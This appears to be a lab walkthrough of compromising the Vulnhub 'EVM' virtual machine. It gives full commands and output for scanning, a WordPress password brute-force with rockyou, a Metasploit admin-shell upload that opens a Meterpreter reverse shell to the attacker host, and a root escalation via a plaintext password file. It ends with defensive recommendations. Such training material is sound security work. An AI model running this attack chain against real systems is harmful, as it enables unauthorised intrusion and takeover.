

EVM – Vulnhub Machine - Exploitation Walkthrough

Full Exploitation Proof of Concept (PoC)

1. Overview

Item	Details
Target Name	EVM (Extremely Vulnerable Machine)
Target Hostname	ubuntu-extermely-vulnerable-m4ch1ne
Attacker Machine	Kali Linux
Main Vector	Vulnerable WordPress + weak credentials
Goal	Initial foothold on web app → root compromise

This walkthrough covers the full chain: network discovery, service enumeration, WordPress enumeration, credential brute-force, authenticated RCE via WordPress, and privilege escalation to root.

2. Network Discovery

First, the target IP on the local network was identified using `arp-scan`.

```
sudo arp-scan -l
```

Relevant output:

```
192.168.1.109  08:00:27:ad:50:a5    PCS Systemtechnik GmbH
```

- Target IP: **192.168.1.109**

```
(kali@kali)-[~/EVM]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:50:6f:d8, IPv4: 192.168.1.107
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      60:83:e7:6e:16:78      (Unknown)
192.168.1.105    50:c2:e8:95:0b:37      CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.109    08:00:27:ad:50:a5      PCS Systemtechnik GmbH
192.168.1.108    d6:6b:4c:0b:72:d8      (Unknown: locally administered)
192.168.1.102    3e:14:a2:c8:36:88      (Unknown: locally administered)
192.168.1.101    42:d5:fa:0c:a1:9b      (Unknown: locally administered)
192.168.1.100    f6:51:b0:f5:8b:ad      (Unknown: locally administered)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.214 seconds (115.63 hosts/sec). 7 responded
```

3. Service and OS Enumeration (Nmap)

A service and OS detection scan was performed:

```
sudo nmap -A -sV -sC 192.168.1.109 --min-rate 10000
```

Key open ports:

Port	Service	Version
22	SSH	OpenSSH 7.2p2 (Ubuntu)
53	DNS	ISC BIND 9.10.3-P4
80	HTTP	Apache 2.4.18 (Ubuntu)
110	POP3	Dovecot pop3d
139	SMB	Samba smbd 3.X-4.X
143	IMAP	Dovecot imapd
445	SMB	Samba 4.3.11-Ubuntu

Nmap also revealed:

- Host: **UBUNTU-EXTERMEY-VULNERABLE-M4CH1INE**
- OS: Linux (3.x/4.x kernel)

```

(kali@kali) [~/EVM]
$ sudo nmap -A -sV -sC 192.168.1.109 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 18:40 IST
Nmap scan report for 192.168.1.109
Host is up (0.010s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:b7:c0:78 (RSA)
|   256 85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:8e:1c:ce (ECDSA)
|   256 36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:1c:db:aa (ED25519)
53/tcp    open  domain       ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3         Dovecot pop3d
|_ pop3-capabilities: CAPA TOP PIPELINING UIDL RESP-CODES AUTH-RESP-CODE SASL
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
|_ imap-capabilities: more have SASL-IR post-login LITERAL+ listed ENABLE LOGIN-REFERRALS capabilities Pre-login ID IMAP4rev1
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:AD:50:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: UBUNTU-EXTREMELY-VULNERABLE-M4CH1NE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

4. Web Enumeration

4.1. Default HTTP Page and Hint


Navigating to:

```
http://192.168.1.109/
```

Showed the default Apache page and a hint stating something like:

“you can find me at /wordpress/ im vulnerable webapp :)”

This clearly indicated a WordPress installation at `/wordpress`.



4.2. Directory Brute-Forcing with DIRB

To confirm and enumerate interesting paths, `dirb` was used:

```
dirb http://192.168.1.109/
```

Important findings:

- `/index.html`
- `/info.php` (likely `phpinfo()` – useful for environment info)
- `/server-status` (403)
- `/wordpress/` (WordPress installation)

Within `/wordpress/`:

- `/wordpress/wp-admin/`
- `/wordpress/wp-content/`
- `/wordpress/wp-includes/`
- `/wordpress/xmlrpc.php`
- Several directories were listable (bad configuration).

```
(kali@kali) - [~/EVM]
$ dirb http://192.168.1.109/

DIRB v2.22
By The Dark Raver

START_TIME: Sat Dec 6 18:42:57 2025
URL_BASE: http://192.168.1.109/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.109/ ---
+ http://192.168.1.109/index.html (CODE:200|SIZE:10821)
+ http://192.168.1.109/info.php (CODE:200|SIZE:83003)
+ http://192.168.1.109/server-status (CODE:403|SIZE:301)
=> DIRECTORY: http://192.168.1.109/wordpress/

--- Entering directory: http://192.168.1.109/wordpress/ ---
+ http://192.168.1.109/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/
=> DIRECTORY: http://192.168.1.109/wordpress/wp-content/
=> DIRECTORY: http://192.168.1.109/wordpress/wp-includes/
+ http://192.168.1.109/wordpress/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://192.168.1.109/wordpress/wp-admin/ ---
+ http://192.168.1.109/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/css/
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/images/
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/includes/
+ http://192.168.1.109/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/js/
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/maint/
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/network/
=> DIRECTORY: http://192.168.1.109/wordpress/wp-admin/user/

--- Entering directory: http://192.168.1.109/wordpress/wp-content/ ---
+ http://192.168.1.109/wordpress/wp-content/index.php (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.1.109/wordpress/wp-content/plugins/
```



```

— Entering directory: http://192.168.1.109/wordpress/wp-admin/css/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.1.109/wordpress/wp-admin/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.1.109/wordpress/wp-admin/includes/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.1.109/wordpress/wp-admin/js/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.1.109/wordpress/wp-admin/maint/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.1.109/wordpress/wp-admin/network/ —
+ http://192.168.1.109/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.1.109/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)

--- Entering directory: http://192.168.1.109/wordpress/wp-admin/user/ —
+ http://192.168.1.109/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.1.109/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)

--- Entering directory: http://192.168.1.109/wordpress/wp-content/plugins/ —
+ http://192.168.1.109/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

— Entering directory: http://192.168.1.109/wordpress/wp-content/themes/ —
+ http://192.168.1.109/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

— Entering directory: http://192.168.1.109/wordpress/wp-content/uploads/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

```

5. WordPress Enumeration with WPScan

5.1. General Enumeration

```
wpscan --url http://192.168.1.109/wordpress/ -e at -e ap -e u
```

Key results:

- WordPress version: **5.2.4** (insecure / outdated)
- Upload directory listing enabled:
<http://192.168.1.109/wordpress/wp-content/uploads/>
- [xmlrpc.php](#) enabled
- User enumeration:

User identified: c0rrupt3d_brain

```
(kali㉿kali)-[~/EVM]
$ wpscan --url http://192.168.1.109/wordpress/ -e at -e ap -e u

WordPress Security Scanner by the WPScan Team
Version 3.8.28

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.109/wordpress/ [192.168.1.109]
[+] Started: Sat Dec 6 18:58:23 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.109/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/led from the main c
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/nnctions, and th

[+] WordPress readme found: http://192.168.1.109/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
[+] Upload directory has listing enabled: http://192.168.1.109/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.109/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.4 identified (Insecure, released on 2019-10-14).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.1.109/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.4'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.1.109/wordpress/, Match: 'WordPress 5.2.4'

[+] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:11

[+] User(s) Identified:
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Dec 6 18:59:38 2025
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 14,792 KB
[+] Data Received: 22,669 MB
[+] Memory used: 152,047 MB
[+] Elapsed time: 00:01:14
```

5.2. Password Brute-Force (WP Login)

Next, a password attack was run against the discovered username using

`rockyou.txt` :

```
wpscan --url http://192.168.1.109/wordpress/ \  
-U c0rrupt3d_brain \  
-P /usr/share/wordlists/rockyou.txt
```

Result:

[SUCCESS] - c0rrupt3d_brain / 24992499

Valid combination:

Username: c0rrupt3d_brain


Password: 24992499

- Valid WordPress admin/user credentials obtained:

- **Username:** `c0rrupt3d_brain`

- **Password:** `24992499`

```
(kali@kali)~[EVM]  
$ wpscan --url http://192.168.1.109/wordpress/ -U c0rrupt3d_brain -P /usr/share/wordlists/rockyou.txt  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@WPSpan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: http://192.168.1.109/wordpress/ [192.168.1.109]  
[+] Started: Sat Dec 6 19:20:54 2025  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] XML-RPC seems to be enabled: http://192.168.1.109/wordpress/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
  
[+] WordPress readme found: http://192.168.1.109/wordpress/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
  
[+] Upload directory has listing enabled: http://192.168.1.109/wordpress/wp-content/uploads/  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

6. Authenticated Remote Code Execution (Metasploit)

With valid WordPress credentials, a Metasploit exploit was used to upload a web shell and gain a Meterpreter session.

6.1. Selecting the Exploit

```
msfconsole -q
msf > search wp_admin_shell
```

Module used:

```
exploit/unix/webapp/wp_admin_shell_upload
```

Load and configure:

```
use exploit/unix/webapp/wp_admin_shell_upload
set rhosts 192.168.1.109
set username c0rrupt3d_brain
set password 24992499
set TARGETURI /wordpress
set LHOST 192.168.1.107
set LPORT 4444
exploit
```

Output:

[+] Authenticated with WordPress

[*] Uploading payload...

[*] Executing the payload at /wordpress/wp-content/plugins/...

[*] Meterpreter session 1 opened (192.168.1.107:4444 → 192.168.1.109:38596)

```
(kali@kali) ~[EVM]
$ msfconsole -q
msf > search wp_admin_shell

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/unix/webapp/wp_admin_shell_upload 2015-02-21      excellent Yes    WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting  Required  Description
--      -
PASSWORD  PASSWORD        yes       The WordPress password to authenticate with
Proxies   Proxies         no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, http, socks5, socks5h
RHOSTS    RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     RPORT          yes       The target port (TCP)
SSL       SSL            no        Negotiate SSL/TLS for outgoing connections
TARGETURI TARGETURI       yes       The base path to the wordpress application
USERNAME  USERNAME        yes       The WordPress username to authenticate with
VHOST     VHOST          no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     LHOST           yes       The listen address (an interface may be specified)
LPORT     LPORT          yes       The listen port

Exploit target:

Id  Name
--  -
0   WordPress

View the full module info with the info, or info -d command.
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.109
rhosts => 192.168.1.109
msf exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_brain
username => c0rrupt3d_brain
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /wordpress
TARGETURI => /wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):


| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| PASSWORD  | 24992499        | yes      | The WordPress password to authenticate with. You should replace this file (located at /var/www/html/index.html)       |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapti, socks4, http, socks5, socks5h |
| RHOSTS    | 192.168.1.109   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI | /wordpress      | yes      | The base path to the wordpress application                                                                            |
| USERNAME  | c0rrupt3d_brain | yes      | The WordPress username to authenticate with                                                                           |
| VHOST     |                 | no       | HTTP server virtual host                                                                                              |



Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.107   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | WordPress |



View the full module info with the info, or info -d command.
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.107:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499 ...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/MyuriaTZpv/LZuUVHxGsw.php ...
[*] Sending stage (41224 bytes) to 192.168.1.109
[*] Deleted LZuUVHxGsw.php
[*] Deleted MyuriaTZpv.php
[*] Deleted ../MyuriaTZpv
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.109:38596) at 2025-12-06 19:36:08 +0530
```

7. Post-Exploitation – From www-data to Root

7.1. Initial Meterpreter Enumeration

From Meterpreter:

```
meterpreter > cd /home
meterpreter > ls
```

Output:

```
/home/root3r
```

Listing the user's home directory:

```
meterpreter > cd root3r
```

```
meterpreter > ls
```

Interesting files:

```
.root_password_ssh.txt
...
```

Reading the file to check its content:

```
meterpreter > cat .root_password_ssh.txt
willy26
```

- The file `.root_password_ssh.txt` contains the clear-text root password: `willy26`.
- This password is later used with `su root` from the `www-data` shell to escalate to root.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
Mode                Size      Type    Last modified          Name
-----
040755/rwxr-xr-x    4096    dir     2019-11-02 01:20:53 +0530 root3r

meterpreter > cd root3r
meterpreter > ls
Listing: /home/root3r
Mode                Size      Type    Last modified          Name
-----
100644/rw-r--r--     515    fil     2019-10-30 21:50:18 +0530 .bash_history
100644/rw-r--r--     220    fil     2019-10-30 21:30:58 +0530 .bash_logout
100644/rw-r--r--    3771    fil     2019-10-30 21:30:58 +0530 .bashrc
040755/rwxr-xr-x    4096    dir     2019-10-30 21:34:22 +0530 .cache
100644/rw-r--r--     22    fil     2019-10-30 21:36:32 +0530 .mysql_history
100644/rw-r--r--     655    fil     2019-10-30 21:30:58 +0530 .profile
100644/rw-r--r--      8    fil     2019-11-01 01:50:35 +0530 .root_password_ssh.txt
100644/rw-r--r--      0    fil     2019-10-30 21:41:08 +0530 .sudo_as_admin_successful
100644/rw-r--r--      4    fil     2019-11-02 00:11:28 +0530 test.txt

meterpreter > cat .root_password_ssh.txt
willy26
```

7.2. Spawning a Shell and TTY Upgrade

A system shell was spawned from Meterpreter:

```
meterpreter > shell
python -c 'import pty; pty.spawn("/bin/bash")'
```

Now we have:

```
www-data@ubuntu-extremely-vulnerable-m4ch1ne:/home/root3r$
```

```
meterpreter > shell
Process 1943 created.
Channel 2 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu-extremely-vulnerable-m4ch1ne:/home/root3r$
```

7.3. Privilege Escalation with su

Using the root password (obtained from `.root_password_ssh.txt`), privilege escalation was performed using `su`:

```
su root
Password: willy26
```

Confirming privileges:

```
whoami
root

id
uid=0(root) gid=0(root) groups=0(root)
```

At this point, full root access on the machine is obtained.

```
www-data@ubuntu-extremely-vulnerable-m4ch1ne:/home/root3r$ su root
su root
Password: willy26

root@ubuntu-extremely-vulnerable-m4ch1ne:/home/root3r# whoami
whoami
root
```

8. Root Flag


Once root, the final proof file was retrieved:

```
cd /  
ls  
cd root  
ls  
cat proof.txt
```

Content:

```
voila you have successfully pwned me :) !!!  
:D  
  
123
```

```
root@ubuntu-extremely-vulnerable-m4ch1ne:/home/root3r# cd /  
cd /  
root@ubuntu-extremely-vulnerable-m4ch1ne:/# ls  
ls  
bin    etc      lib      media   proc    sbin    sys     var  
boot   home     lib64    mnt     root    snap    tmp     vmlinuz  
dev    initrd.img lost+found opt      run     srv     usr  
root@ubuntu-extremely-vulnerable-m4ch1ne:/# cd root  
cd root  
root@ubuntu-extremely-vulnerable-m4ch1ne:~# ls  
ls  
proof.txt  
root@ubuntu-extremely-vulnerable-m4ch1ne:~# cat proof.txt  
cat proof.txt  
voila you have successfully pwned me :) !!!
```



9. Attack Path Summary

1. Network Discovery

- Used `arp-scan` to identify the target machine: `192.168.1.109`.

2. Service Enumeration

- `nmap -A -sV -sC` revealed HTTP (Apache), WordPress, SMB, mail services, etc.

3. Web Recon

- Apache page hint pointed to `/wordpress`.
- `dirb` confirmed WordPress and multiple listable directories.

4. WordPress Enumeration

- WPScan identified:
 - WordPress 5.2.4 (outdated)
 - User: `c0rrupt3d_brain`
 - XML-RPC and upload listing enabled.

5. Credential Attack

- WPScan password brute-force using `rockyou.txt` led to:

- `c0rrupt3d_brain : 24992499` .

6. Authenticated Exploitation

- Metasploit module `wp_admin_shell_upload` used valid creds to:
 - Upload and execute a PHP Meterpreter payload.
 - Gain a Meterpreter session as `www-data` .

7. Post-Exploitation & Priv-Esc

- Enumerated `/home/root3r` and found `.root_password_ssh.txt` .
- Switched from `www-data` to `root` via `su root` using password `willy26` .
- Obtained full root access.

8. Proof of Compromise

- Read `/root/proof.txt` as evidence of successful exploitation.

10. Defensive Recommendations

Issue	Recommendation
Outdated WordPress (5.2.4)	Regularly update WordPress core, themes, and plugins
Weak credentials (bruteforceable password)	Enforce strong password policies and lockout mechanisms
WordPress admin reachable externally	Restrict wp-admin access (IP restrictions, VPN, etc.)
Directory listing enabled	Disable directory listing in Apache configuration
Sensitive file in user home (<code>root_password_ssh.txt</code>)	Avoid storing plaintext passwords; use proper secrets management
Lack of monitoring	Implement logging and alerts for brute-force and login attempts